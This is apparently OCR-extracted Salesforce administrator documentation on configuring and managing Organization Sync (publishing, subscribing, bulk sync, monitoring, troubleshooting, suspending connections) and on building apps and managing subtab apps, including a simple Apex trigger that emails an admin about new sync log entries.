Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit published objects:
- "Manage Connections"



6. Click **Save**. The objects you published appear in the Published Objects section.

Edit Published Fields

When you publish an object in Organization Sync, you can also control which fields you publish on that object. All supported fields are published by default when you publish their parent object, but you can unpublish fields if you wish. If a field isn't published, it won't appear in the linked organization.

To edit an object's published fields:

1. Navigate to the Connections tab.
2. In the Connection Name column, click the name of the Organization Sync connection.
3. In the Published Objects section, click **Edit** next to an object's name.


EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit published fields:
- "Manage Connections"



The list of fields related to that object appears. All supported fields are selected by default.

Note:

- Audit fields don't appear in the list of publishable fields because they're automatically synced.
- Rich text area (RTA) fields can't be published.
- Formula fields and roll-up summary fields can't be published because their values are determined by other fields' values. As a workaround, make sure that the input fields for a formula or summary roll-up field are published. Then, create an identical formula or roll-up summary field in the secondary organization that refers to those input fields to calculate its value.

- Lookup fields to unpublished objects aren't automatically published because publishing such fields can cause syncing errors. For example, if a field on the Contact object includes a lookup to accounts and the Account object hasn't yet been published, that field can only be published manually.

4. Deselect any fields you do not want to publish. Before publishing a field, consider which lookup relationships will be affected.
5. Click **Save**.
6. If a two-way sync is implemented and you are unpublishing the field after it was already published and subscribed to, repeat the previous steps in the linked organization.

Warning: When you perform any of the following actions to a field in one organization, the field is automatically unsubscribed in the linked organization:

- Delete the field
- Change the field type
- Change the size or precision of a long text area, text, percent, number, or currency field

The field stays published, but you must re-subscribe to it in the linked organization.

Note: When you need to add a field to an object that is already published in Organization Sync, publish and subscribe to the field to ensure that updates to it are synced. Don't update the field value in existing records until you publish and subscribe to the field.

Subscribe to Objects in the Secondary Organization

Once you publish an object in Organization Sync, you must subscribe to it in the secondary organization. When you subscribe to an object, you map the object to itself to ensure that records of that object type appear in the secondary organization.

To subscribe to objects in the secondary organization:

1. Log in to the secondary organization.
2. Navigate to the Connections tab.
3. In the Connection Name column, click the name of the Organization Sync connection.
4. In the Subscribed Objects section, click **Subscribe/Unsubscribe**.
5. Select **Auto-Map Objects** to map each object to itself. For example, `Account` would map to `Account`.
6. Click **Save**. The objects you subscribed to now appear in the Subscribed Objects section.

When you subscribe to an object in Organization Sync, all of its fields are automatically mapped and subscribed to. If you don't want a particular field to be synced, unpublish it.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit subscribed objects:
- "Manage Connections"

Edit Subscribed Fields

When you subscribe to an object in Organization Sync, its fields are automatically subscribed to by default. Fields are auto-mapped to themselves to ensure that your data is synced.

To view the subscribed fields on an object:

1. Log in to the subscribing organization.
2. Navigate to the Connections tab.
3. Click the name of the Organization Sync connection.
4. In the Subscribed Objects section, click **Edit** next to the object's name.
   A field is subscribed to if the Your Fields column contains a mapping value other than `--None--`. Fields should be mapped to themselves (for example, the Account Description field maps to Account Description).

Note:

- If the Your Fields column reads **None Available** for a field, this means the field is a lookup to an object that hasn't yet been subscribed to. After the object in question is subscribed to, fields that look up to it are automatically subscribed to as well.
- If you don't want a particular field to be synced, just unpublish it; there's no need to unsubscribe to it.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit subscribed fields:
- "Manage Connections"

Complete the Publishing Process

Publishing objects in the primary organization and subscribing to them in the secondary organization allows record updates for those object types to be sent from the primary to the secondary organization. If you want updates to be sent both directions, you must publish and subscribe to the same objects in the opposite direction—from the secondary to the primary organization.

Important: If you are implementing a one-way sync, skip this process.

1. In the secondary organization, publish all objects to the primary organization.
2. In the primary organization:
   a. Subscribe to and map all published objects.
   b. If needed, edit the objects' subscribed fields.

Once you have published and subscribed to objects in both directions—from the primary to the secondary organization, and from the secondary to the primary—you can perform a bulk sync to copy records to the secondary organization. After the initial bulk sync, all record inserts, updates, and deletes are automatically synced across both organizations.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To publish and subscribe to objects:
- "Manage Connections"

SEE ALSO:

Choosing a Syncing Approach

Perform a Bulk Sync

Perform a Bulk Sync

A bulk sync triggers the copying of any new record whose object type is published and subscribed, making the record available in both organizations. A bulk sync copies records in one direction, so performing a bulk sync in the primary organization copies new records to the secondary organization.

To perform a bulk sync:

1. Click **Bulk Sync** on your Organization Sync connection's detail page.
   The bulk sync page appears with a list of all published objects.
2. Specify a number of entities to sync, or choose a cutoff date within the past year to control which records are synced.

   Important: The cutoff date defaults to one year before the current date. For the initial bulk sync, consider syncing your records in groups based on date to minimize the amount of data being processed at once.

   For example, you might first perform a bulk sync with a cutoff date of three months ago, and then perform a second bulk sync with a start date of six months ago. Grouping records doesn't take extra time because the system doesn't re-sync records that have already been synced.
3. Click **Start Sync**.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To perform a bulk sync:
- "Manage Connections"

Bulk Sync Guidelines

A bulk sync triggers the copying of any record whose object type is published and subscribed, making the record available in both organizations. Once a record is copied in a bulk sync, any future updates to it are synced.

Manually Forward Records

Though you'll primarily use the bulk sync function to copy records to the secondary organization in Organization Sync, it's worth noting that you can also forward individual records from the record detail page in Salesforce.

Unpublish Objects and Fields

To stop an object or field from being synced, you can unpublish it from your organizations in Organization Sync. Be aware of any lookup relationships that are associated with the objects or fields that you unpublish.

SEE ALSO:

Bulk Sync Guidelines

Bulk Sync Guidelines

A bulk sync triggers the copying of any record whose object type is published and subscribed, making the record available in both organizations. Once a record is copied in a bulk sync, any future updates to it are synced.

When should I perform a bulk sync?

When you complete the publish-and-subscribe process as part of the Organization Sync setup, the secondary organization doesn't yet contain any records. Perform an initial bulk sync to quickly populate the secondary organization with records so users can access their data during downtime. In addition, perform a bulk sync whenever you publish and subscribe to new objects.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How do I select a cutoff date on the Bulk Sync page?

A bulk sync triggers the copying of any records that were created or modified after a certain date within the last year. Select this date on the Bulk Sync page. For the initial bulk sync, consider syncing your records in groups based on date to minimize the amount of data being processed at once.

For example, you might first perform a bulk sync with a cutoff date of three months ago, and then perform a second bulk sync with a start date of six months ago. Grouping records doesn't take additional time because the system doesn't recopy records that have already been synced.

How do I monitor the progress of a bulk sync?

View the total number of records remaining to be synced in the Organization Sync Record Queue on your Organization Sync connection's detail page. While the sync is in progress, the **Bulk Sync** button is disabled. Logging out of Salesforce won't affect the sync, and when the sync completes, the **Bulk Sync** button is clickable again.

Can a bulk sync fail?

If a record included in a bulk sync has an issue—for instance, an invalid lookup—that record and its child records are not copied, but records that are unrelated to failed records will still be copied in the bulk sync. Replication failures are logged in the Organization Sync Log, while metadata-related failures are logged in the Connection History log.

How long does a bulk sync take?

The length of a bulk sync depends on the number of records being copied. A bulk sync may take hours or days.

SEE ALSO:

Perform a Bulk Sync

Manually Forward Records

Though you'll primarily use the bulk sync function to copy records to the secondary organization in Organization Sync, it's worth noting that you can also forward individual records from the record detail page in Salesforce.

First, add the External Sharing related list to the page layout of each object type that is published in Organization Sync. The External Sharing related list shows you the sharing status of each record and the connections that the record has been shared with.

1. To forward a record and its related records to the secondary organization:
   a. Navigate to the record's detail page.
   b. In the External Sharing Related List, click **Forward this [object type]**.
2. To forward multiple records to the secondary organization:
   a. Select the tab of the type of record you want to forward.
   b. Select a list view from the `View` drop-down list, then click **Go!**
   c. In the list view, select the records you want to forward. To select all records, select the checkbox in the column header.
   d. Click **Forward to Connections**.
3. Select the Organization Sync connection in the Available Connections list.
4. Click the **Add** arrow to move the connection to the Selected Connections list.
5. Optionally, select related records you want to forward.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see the external sharing status of a record:
- "Read" on the record

To manage the Organization Sync connection:
- "Manage Connections"

Note: When you forward a case to the secondary organization, you won't see the option to forward its user case team members, feed items, feed comments, or predefined case team because those items are automatically forwarded with the case. Contact case team members are not supported.

6. Click **Save**.

Unpublish Objects and Fields

To stop an object or field from being synced, you can unpublish it from your organizations in Organization Sync. Be aware of any lookup relationships that are associated with the objects or fields that you unpublish.

When you unpublish an **object** in Organization Sync, any synced records of that object type are disconnected between the two organizations. For example, if you unpublish the Account object and then edit a synced account record in the primary organization, that edit will not carry over to the secondary organization because accounts are no longer synced.

When you unpublish an object's **field** in Organization Sync, synced records of that object type will no longer sync that field. For example, if you unpublish the `Amount` field from the Opportunity object, synced opportunity records will stay synced, but any edits made to the `Amount` field of an opportunity record will not carry over to the other organization. If an opportunity record is created after the `Amount` field is unpublished, it will still be automatically forwarded to the secondary organization, but it won't display the `Amount` field in the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit published objects:
- "Manage Connections"

1. To unpublish an object:
   a. Log in to the primary organization.
   b. Navigate to the Connections tab.
   c. In the Connection Name column, click on the Organization Sync connection.
   d. In the Published Objects section, click **Publish/Unpublish**.
   e. Deselect the object you want to unpublish.
   f. Click **Save**.
   g. If a two-way sync is implemented, complete the previous steps in the secondary organization.
2. To unpublish a field:
   a. Log in to the primary organization.
   b. Navigate to the Connections tab.
   c. In the Connection Name column, click on the Organization Sync connection.
   d. In the Published Objects section, click **Edit** next to the name of the object whose field you want to unpublish.
   e. Deselect the field you want to unpublish.
   f. Click **Save**.
   g. If a two-way sync is implemented, complete the previous steps in the secondary organization.

Managing Organization Sync

Stay informed about the health of your Organization Sync environment.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Monitor the Organization Sync Environment

The connection detail page includes important information that can keep you up-to-date on the status of your Organization Sync connection.

Actions in the Organization Sync Record Queue

When a record update is being sent between the primary and secondary organization, you'll see the record in the Organization Sync record queue on your connection detail page. The `Action` column in the queue lists the replication action that is taking place for a record.

Track Syncing Failures with an Organization Sync Log Trigger

You can write Apex triggers for the Organization Sync Log to stay informed about syncing progress and keep track of failures.

Reporting on the Organization Sync Log

As an Organization Sync administrator, you can create custom report types for the Organization Sync Log to stay informed about syncing failures.

Diagnosing Syncing Issues

Organization Sync users may encounter issues when working between the primary and secondary organization. To pinpoint the cause and resolve the problem, follow the troubleshooting steps.

Suspend Your Organization Sync Connection

If you're experiencing repeated syncing failures or need to make significant changes in your organization, you can suspend the connection between your primary and secondary organizations. Updates made while the connection is suspended aren't synced until you resume the connection.

Monitor the Organization Sync Environment

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The connection detail page includes important information that can keep you up-to-date on the status of your Organization Sync connection.

When a record update is being sent between the organizations, the update appears in the Organization Sync Record Queue on your Organization Sync connection's detail page until the linked organization receives it. The queue shows outgoing syncing actions, so if an update is in the progress of being sent to the secondary organization, it appears in the primary organization queue.

If an update fails to be synced, the system retries it. The `Next Retry Date` column in the queue shows when the system will try again. After multiple retries, the update is logged in the Organization Sync Log, and no longer appears in the queue. The log displays one entry when an update is retried for the first time, and another when the update either fails in the final retry or succeeds. (The user sync and metadata sync don't go through the retry process; if they fail, they'll appear immediately in the Organization Sync Log.)

The Organization Sync Log section on the connection detail page displays the most recent log entries and a link to the full log, which is located in the Org Sync Log tab in Salesforce. Each log entry lists the affected record, the type of update, the time it was logged, the status, and (for errors) an error code. The `Status` field displays `Retrying` when an update fails to sync upon the first attempt, and either `Failed` or `Resolved` after it has been retried multiple times.

Tip:

- If you don't see the event status, add the `Status` field to the Organization Sync Log page layout.
- Click the event number to view the event details and (for errors) a description of the error.

Replication failures are commonly caused by unresolved lookup relationships. If the issue is fixed, the record is re-added to the record queue the next time it is updated. The `Action` column in the queue can offer insight into which operations are failing.

Actions in the Organization Sync Record Queue

When a record update is being sent between the primary and secondary organization, you'll see the record in the Organization Sync record queue on your connection detail page. The `Action` column in the queue lists the replication action that is taking place for a record.

Records in the queue will list one of the following actions.

Action	Definition
`Bulk Sync`	Records created or updated after the specified bulk sync date are being copied to the linked organization.
`Bulk Sync Users`	User records are being copied to the linked organization.
`Connection Admin Resumed`	The Organization Sync connection was resumed by a user.
`Connection Admin Suspended`	The Organization Sync connection was suspended by a user. Updates are added to the Organization Sync Record Queue and processed when a user resumes the connection.
`Connection Deactivate`	The Organization Sync connection was deactivated.
`Connection Resumed`	The Organization Sync connection was automatically resumed because both organizations are now available.
`Connection Suspended`	The Organization Sync connection was automatically suspended because one of the linked organizations is unavailable. Updates are added to the Organization Sync Record Queue and processed when the connection is resumed.
`Connection Update`	The Organization Sync connection owner was updated, and that update is now being sent to the linked organization.
`Field Map Delete`	A field was unpublished, and is now being unpublished in the linked organization.
`Field Map Name Update`	A field name was updated, and that update is now being sent to the linked organization.
`Field Map Update`	A field definition was updated for this record, and that update is now being sent to the linked organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action	Definition
`Generic Insert`	The record is being copied to the linked organization.
`Generic Update`	The record was updated, and that update is now being sent to the linked organization.
`Map Update Email`	The mapping of a type, field, or value was updated, and the Salesforce administrator is now being notified by email.
`Missing Partner ID`	The Partner Entity ID for the record was missing, and is being located (no action needed).
`Replication Delete`	The record was deleted, and is now being deleted in the linked organization.
`Replication Undelete`	The record was undeleted, and is now being undeleted in the linked organization.
`Type Map Delete`	A type mapping (such as a custom object definition) was deleted, and is now being deleted in the linked organization.
`Type Map Name Update`	A type mapping name was updated, and that update is now being sent to the linked organization.
`Type Map Set Partner Sub`	A published object was subscribed to, and that update is now being sent to the linked organization.
`Type Map Update`	A type mapping was updated, and that update is now being sent to the linked organization.
`User Upsert`	A user is being copied to the linked organization.
`Value Map Delete`	A picklist value mapping was deleted, and is now being deleted in the linked organization.

Track Syncing Failures with an Organization Sync Log Trigger

You can write Apex triggers for the Organization Sync Log to stay informed about syncing progress and keep track of failures.

Here are some ways you might use triggers for the Organization Sync Log:

- Write a trigger that emails the administrator if more than 10 new entries appeared in the log in the past 24 hours.
- If an entry appears in the log for an account, trigger a workflow rule that flags the account with a "Needs Review" flag.

To create triggers for the Organization Sync Log, from Setup, enter *`Org Sync Log`* in the `Quick Find` box, then select **Triggers**.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Example: The following trigger emails the administrator when a new entry has appeared in the log. Replace the text in **boldface** with your email address.

```
trigger NotifyOrgSyncEntry on PartnerNetWorkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
```

```
    mail.setToAddresses(new String[] {'test@salesforce.com'});
    mail.setReplyTo('test@salesforce.com');
    mail.setSubject('New Org Sync Log Entry');
    mail.setPlainTextBody('There is a new entry in the Org Sync Log.');
    mail.setUseSignature(false);
    Messaging.sendEmail(new Messaging.SingleEmailMessage[]{mail});
}
```

SEE ALSO:

Reporting on the Organization Sync Log

Manage Apex Triggers

Reporting on the Organization Sync Log

As an Organization Sync administrator, you can create custom report types for the Organization Sync Log to stay informed about syncing failures.

When you create a custom report type, the Org Sync Log object can serve as the primary object or as the secondary object to any object supported in Organization Sync (for example, Accounts or Contacts). Here are some ways that you can use reporting to monitor the health of your Organization Sync environment:

- Create a custom report on the Org Sync Log object that shows all log entries from a particular date range.
- Create a custom report on the Case object that shows all log entries for records related to a case in the last month.
- Create a dashboard with reports that show:
  - The number of log entries in the past 24 hours
  - The number of log entries by field type

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Because the log displays outgoing syncing events, the same report will show different results depending on which organization you're working in.

Example: Robert, a Salesforce administrator, wants to create a custom report type that shows all log entries for records related to an account in the last week:

- He creates a custom report type called Org Sync Log Account Entries and saves it in the Other Reports folder.
- He sets Account as the top-level object in the report type and Org Sync Log as the child object, using the **Each "A" record must have at least one related "B" record** relationship.
- Under Fields Available for Reports, he selects fields to add to the report type.
- He creates a report using his new custom report type, and selects **Last week** as the range.

Diagnosing Syncing Issues

Organization Sync users may encounter issues when working between the primary and secondary organization. To pinpoint the cause and resolve the problem, follow the troubleshooting steps.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If a Synced Record is Missing from the Linked Organization...

Potential Reason	What to Do
The record is in the process of being copied to the linked organization.	In the organization where the record was created, check the Organization Sync Record Queue on the connection detail page. If the record is listed in the queue, it's being copied to the linked organization. The record disappears from the queue after it is successfully copied or the copying fails. If it fails, it's added to the Organization Sync Log. Consult the log for details.
The record's object type is not published and subscribed to.	1. Publish and subscribe to the object. 2. Perform a bulk sync to copy the records of that object type to the linked organization.
The record's parent record wasn't copied to the linked organization.	1. Confirm that the parent record's object type is published and subscribed to. 2. Manually forward the parent record to the linked organization via the External Sharing Related List on the record detail page. Once the parent record is forwarded, child-only records such as case comments are auto-forwarded, but other child records (such as contacts) must be manually forwarded.
The metadata for the record's object does not match between the primary and secondary organization. For example, a field or record type is missing from one organization.	Update the metadata of the organizations to match.
The record was not modified or created after the cutoff date that you selected when performing a bulk sync.	The bulk sync only copied records that were created or modified after the date that you select when performing a bulk sync. The earliest cutoff date that you can select is one year before the current date. If needed, you can manually forward the record to the linked organization via the External Sharing Related List.

If the Secondary Organization is Unavailable...

Potential Reason	What to Do
When the secondary organization undergoes maintenance, all record updates being sent from the primary organization are paused, and the Organization Sync Record Queue may accumulate a large number of items.	Wait for the maintenance to end. Once the secondary org is available again, the primary organization resumes sending record updates.

If a New User Isn't Being Copied to the Linked Organization...

Potential Reason	What to Do
A new profile was assigned to the user, and the profile hasn't been created in the linked organization.	The Organization Sync Log lists the user as a failed replication. To add the user to the linked organization, first add the profile assigned to the user: 1. Create the profile in the linked organization, making sure that it has the same name in both organizations. 2. In the organization where the user was created, navigate to the user record. In the user record, select **Edit** and click **Save** to trigger its replication.
The user doesn't have a standard Salesforce user license.	Only users with standard Salesforce user licenses are synced.

SEE ALSO:

Manually Forward Records

Suspend Your Organization Sync Connection

If you're experiencing repeated syncing failures or need to make significant changes in your organization, you can suspend the connection between your primary and secondary organizations. Updates made while the connection is suspended aren't synced until you resume the connection.

To suspend the connection between your organizations:

1. Navigate to your Organization Sync connection's detail page.
2. At the top of the page, click **Suspend**.
3. Click **OK**.
4. If you're using a two-way sync and want to suspend updates in both directions (recommended), complete the previous steps in the linked organization as well. Suspending a connection in only one direction may lead to syncing errors.

To resume the connection between your organizations:

1. Navigate to your Organization Sync connection's detail page.
2. At the top of the page, click **Resume**.
3. If you suspended updates in both directions, complete the previous steps in the linked organization as well.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To suspend and resume the Organization Sync connection:

- "Manage Connections"

When the connection is resumed, Salesforce sends updates in the queue to the linked organization. The time needed to process all the queued updates varies depending on how full the queue is.

Important: As the queue fills up, it'll take longer to get your two organizations back in sync. To minimize syncing issues, resume the connection as soon as possible.

SEE ALSO:

Before You Suspend Your Organization Sync Connection

Before You Suspend Your Organization Sync Connection

If needed, you can temporarily suspend the Organization Sync connection between your primary and secondary Salesforce organizations. Before suspending the connection, take a moment to learn how the process works.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When should I suspend the connection?

Here are some reasons you may want to suspend the connection:

- You're experiencing a very high volume of sync failures, and need to diagnose and correct the issue.
- You need to make significant changes in one or both organizations that will prevent data from syncing successfully.

How does suspending the connection affect users?

For most users, nothing changes when the connection is suspended. Users with the "Manage Connections" permission will notice some changes on the detail page for the Organization Sync connection:

- A **Resume** button appears in place of the **Suspend** button.
- The Connection History log shows a recent `Connection Admin Suspended` event.
- The `Connection Owner` field and the options to sync metadata, users, and audit fields are updateable, but updates aren't sent to the linked organization until the connection is resumed.
- Depending on how long the connection has been suspended, the queue may contain more updates than usual.
- The Published Objects and Subscribed Objects related lists are hidden.

In addition, the Connection Owner and the user who suspended the connection receive an email twice per day that provides the number of events in the queue.

What happens when the connection is suspended?

All updates made while the connection is suspended are added to the Organization Sync Record Queue. Queued updates aren't sent to the linked organization until the connection is resumed.

Important: As the queue fills up, it'll take longer to get your two organizations back in sync. To minimize syncing issues, resume the connection as soon as possible.

SEE ALSO:

Suspend Your Organization Sync Connection

Diagnosing Syncing Issues

Build Your Own Salesforce App

An *app* is a collection of items that work together to serve a particular function. Salesforce apps come in two flavors: Classic apps and Lightning apps. Classic apps are created and managed in Salesforce Classic. Lightning apps are created and managed in Lightning Experience. You can customize both types of app to match the way your users work.

Classic apps are a collection of standard and custom tabs, including:

- Most standard objects, including Home, the main Chatter feed, Groups, and People
- Your org's custom objects
- Visualforce tabs
- Lightning component tabs
- Canvas apps via Visualforce tabs
- Web tabs


Lightning apps are a collection of items that include everything from the Classic apps list, plus Lightning Page tabs, and utilities like Lightning Voice. In Lightning apps, you can customize the app's logo and enhance its branding by customizing the color of the navigation bar.

You can also upgrade Classic apps to Lightning apps in Lightning Experience, but the two versions of the app must then be managed separately in their own environments.

Salesforce provides standard apps such as Sales and Service.

You can also build your own on-demand apps by grouping items into new custom apps. A custom app consists of a label, a description, and an ordered list of items, which often includes tabs. You can also add custom logos and branding to your custom apps.

In Salesforce Classic, custom apps are listed in the Force.com app menu, which is a drop-down list that displays at the top of every page.



In Lightning Experience, you can find your available custom apps in the App Launcher ( ).

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"



When you choose an app, your screen changes to reflect the contents of that app. For example, if you switch from an app that contains Opportunities to another app that doesn't, the Opportunities item disappears. In addition, the app might display a different *default landing* tab when selected.

Apps are associated with profiles. Profiles control which tabs you can see or hide, as well as which apps are available to you.

What is a Subtab App?

An *app* is a group of tabs that work as a unit to provide application functionality. Similarly, a *subtab app* is a collection of tabs that appears on the Chatter profile page. A subtab app can include both default and custom tabs.

Set the Default Sort Order for Apps

As a Salesforce admin, you control the default sort order of the Salesforce standard, custom, and connected apps that your users see in your org. Users can then rearrange their apps on the App Launcher to get their liking. You can also hide apps so that they don't show in the App Launcher.

Make the App Launcher the Default Landing Page

Make it easy for your Salesforce Identity users to access what they need by presenting the redesigned App Launcher as the default landing page when they log in to Salesforce.

Force.com Home Page

The Force.com Home page contains options for building and managing applications.

Configuring Force.com System Overview Messages

SEE ALSO:

Set the Default Sort Order for Apps

What is a Subtab App?

An *app* is a group of tabs that work as a unit to provide application functionality. Similarly, a *subtab app* is a collection of tabs that appears on the Chatter profile page. A subtab app can include both default and custom tabs.

Users can see different sets of tabs on the profile page depending on their context. Subtab apps are the various sets of tabs available on specific pages, such as users' profile pages.

These default subtab apps determine which tabs display, depending on the user's context.

Subtab App	Displayed to the user when viewing...
Profile (Others)	Another user inside their internal organization
Profile (Self)	Their own profile inside their internal organization
Profile in Communities (Others)	Another user while inside a community. It's shown only if Communities is enabled.
Profile in Communities (Self)	Their own profile inside a community. It's shown only if Communities is enabled.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: End users can't customize the display of subtab apps. Administrators can hide tabs within subtab apps using the `Tab Hidden` option in Tab Settings. Users can see tabs set to `Default Off` and `Default On`.

Managing Subtab Apps

You can view and customize the subtab apps on users' profile pages.

Controlling Subtab App Visibility

Once you have configured subtab apps, you can specify which users can see specific tabs on the profile page.

SEE ALSO:

Tip Sheet: Customizing Chatter Profile Pages

Managing Subtab Apps

You can view and customize the subtab apps on users' profile pages.

From Setup, enter *Apps* in the Quick Find box, then select **Apps** to display your organization's subtab apps.

You can do the following:

- To view details for a subtab app, click the name in the **Subtab Apps** section. This displays its properties, such as which tabs are part of the app, including any tabs that are not yet deployed. Click custom tabs in the Included Tabs list to view details.
- To change the properties of a subtab app, click **Edit** to choose the tabs to include in the subtab app, change their display order, and set the Default Landing Tab.

  Note: Administrators can change permission sets or profile settings to limit users' access to each tab. This allows administrators to make specific tabs available to some users, but not to others.

SEE ALSO:

What is a Subtab App?

Controlling Subtab App Visibility

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

Controlling Subtab App Visibility

Once you have configured subtab apps, you can specify which users can see specific tabs on the profile page.

To control the visibility of tabs within a subtab app:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Do one of the following:
   - Original profile user interface—Click **Edit** next to the profile you want to modify and scroll to the Tab Settings section.
   - Enhanced profile user interface—Click the profile you want to modify and click **Object Settings**. Click the object you want to modify and click **Edit**.

   Note: Some profiles, including Chatter External and Chatter Free users, don't have the permissions needed to view subtab apps.
3. Change the tab settings.

   End users can't customize the display of subtab apps. Administrators can hide tabs within subtab apps using the Tab Hidden option in Tab Settings. Users can see tabs set to Default Off and Default On.
4. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

5. Click **Save**.

SEE ALSO:

What is a Subtab App?

Managing Subtab Apps

Set the Default Sort Order for Apps

